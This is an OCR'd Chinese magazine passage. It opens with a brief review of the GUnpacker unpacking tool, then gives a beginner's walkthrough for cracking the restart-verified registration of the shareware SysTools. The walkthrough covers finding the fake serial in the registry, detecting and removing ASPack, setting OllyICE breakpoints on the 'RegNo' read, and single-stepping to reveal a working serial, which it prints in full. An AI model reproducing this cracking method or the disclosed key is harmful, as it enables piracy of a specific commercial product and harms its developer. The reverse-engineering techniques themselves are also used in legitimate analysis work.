
2、通用脱壳辅助工具0.41版

这里我们引用作者原话：

GUnpacker是一个辅助脱壳工具，它的主要功能有两个：
1、定位OEP
2、Dump已经解密的代码和数据，可用于后续的PE修复
更新日志：
GUnpacker0.41：
1、这次主要修复了一些bug，脱壳成功率有一定提高
GUnpacker0.4：
1、对某些保护壳会尽量修复stolen code
2、修正一些其他BUG
GUnpacker 0.3：
1、新增基于神经网络的智能未知壳识别
2、修正一些其他BUG

一个很不错的辅助工具，发布后我就喜欢上这个小工具了，虽然还是有bug，但是我相信此工具会慢慢完善的。

相关连接：http://bbs.pediy.com/showthread.php?t=74985



小菜的重启验证破解之旅

■龙虾

从本文你可以学习到：

重启验证的简单破解过程

重启验证是在软件启动时通过读取注册表、配置文件等来读取注册信息，进而判断文件是否注册。这样一来，普通的暴力破解很可能就行不通了。既然破门而入不行，咱就爬窗户。看了那么多“黑手”的精彩文章，也该学以致用啊！于是乎，带重启验证的共享软件Systools成为本文的牺牲品了，阿门，你可别怪我啊！




图1　注册提示重启验证

先来简单看下软件，收集些注册信息。没购买会显示“未购买用户”，点“软件注册”进入注册框，随便输入个假码（可要记好喽，马上要用的哦），这里我用的是“longxia”和“520520520”，然后点“注册验证”，弹出提示框如图1。

提示要重启验证，点“确定”就行了。接着选择**“开始”-“运行”**，输入**“regedit”**打开“注册表”。按下**Ctrl+F**进行查找刚才的假码**“520520520”**，来到如图2的地方。

名称	类型	数据
(默认)	REG_SZ	(数值未设置)
RegNo	REG_SZ	520520520
RegUser	REG_SZ	longxia

图2　注册表存放注册信息的地方

假码和用户名都在这里了，记下**“RegNo”**，一会儿就要用到它了。可是为什么要记下“RegNo”呢？待会儿你就知道了。

先来查一下壳，兄弟们操家伙，咱上！掏出PEID 0.94一阵狂扫，哈哈，原来是ASPack 2.12的壳，如图3。




图3　PEID查壳结果

还好不是陌生壳，不然小菜我可得傻眼喽！拿出通用脱壳机Unpacker1.01，操作很简单，选择**“自动搜索OEP”-“脱壳”**就搞定了，如图4，这里就不演示了。

我这里就将脱壳后的Systools命名为**“脱壳的SysTools.exe”**。手术开始，使用OllyICE打开“脱壳的SysTools.exe”，然




图4 脱壳机 Unpacker




图5 OD 超级字符串插件搜索到的信息




图6 查找 RegNo

后按鼠标右键选择“Ultra String Reference”—“Find ASCII”，再按Ctrl+F 输入“RegNo”进行查找，在004CF8CB和004D2B07两处找到，如图5、图6。

从图5、图6中信息不难猜测，第一处应该是程序运行时读取注册表中的“RegNo”这个键值中的值来判断文件是否注册了，第二处为将我们输入的注册信息保存到“RegNo”。

既然要判断，就很有可能出现真假注册码的比较了，于是真正的注册码就有可能被追出来。这就是之前为什么要记下“RegNo”的原因了。

破解思路已经清晰了，我们来操作一下。大致应该是首先双击004CF8CB那一行，来到如图7的地方。




图7 中断

按F2下断点，此时004CF8CB变成红色，断点设置成功。接着按下 **Ctrl+F2** 重新加载“脱壳的SysTools.exe”，F9运行一下，程序停在断点处了，代码如下，我就不分析了：

```
004CF8CB |. BA 90FA4C00 mov    edx, 004CFA90    ;  regno
断点处
004CF8D0 |.  8BC6        mov    eax, esi
004CF8D2 |.  E8 F969F9FF call   004662D0
004CF8D7 |.  8B45 EC     mov    eax, [ebp-14]
004CF8DA |.  50          push   eax
004CF8DB |.  8D4D E8     lea    ecx, [ebp-18]
004CF8DE |.  BA A0FA4C00 mov    edx, 004CFAA0    ;
systoolschina
004CF8E3 |.  A1 AC914D00 mov    eax, [4D91AC]
004CF8E8 |.  E8 FBE3FFFF call   004CDCE8
004CF8ED |.  8B55 E8     mov    edx, [ebp-18]
004CF8F0 |.  58          pop    eax
004CF8F1 |.  E8 5A4EF3FF call   00404750
```

追码游戏就要开始了，F8单步跟踪，光标下移一行，剩下的步骤就是按F8单步跟踪，不过要时刻小心哦！不然稍不留神就与注册码擦肩而过，所以要盯好OllyICE。大概按了有九次F8左右，注册码现身了，如图8。




图8 堆栈发现注册码

发现串字符串“**A2F19251D1C23759**”好象就是的哦！激动ING，快拿去试试吧，呵呵，成功！如图9。

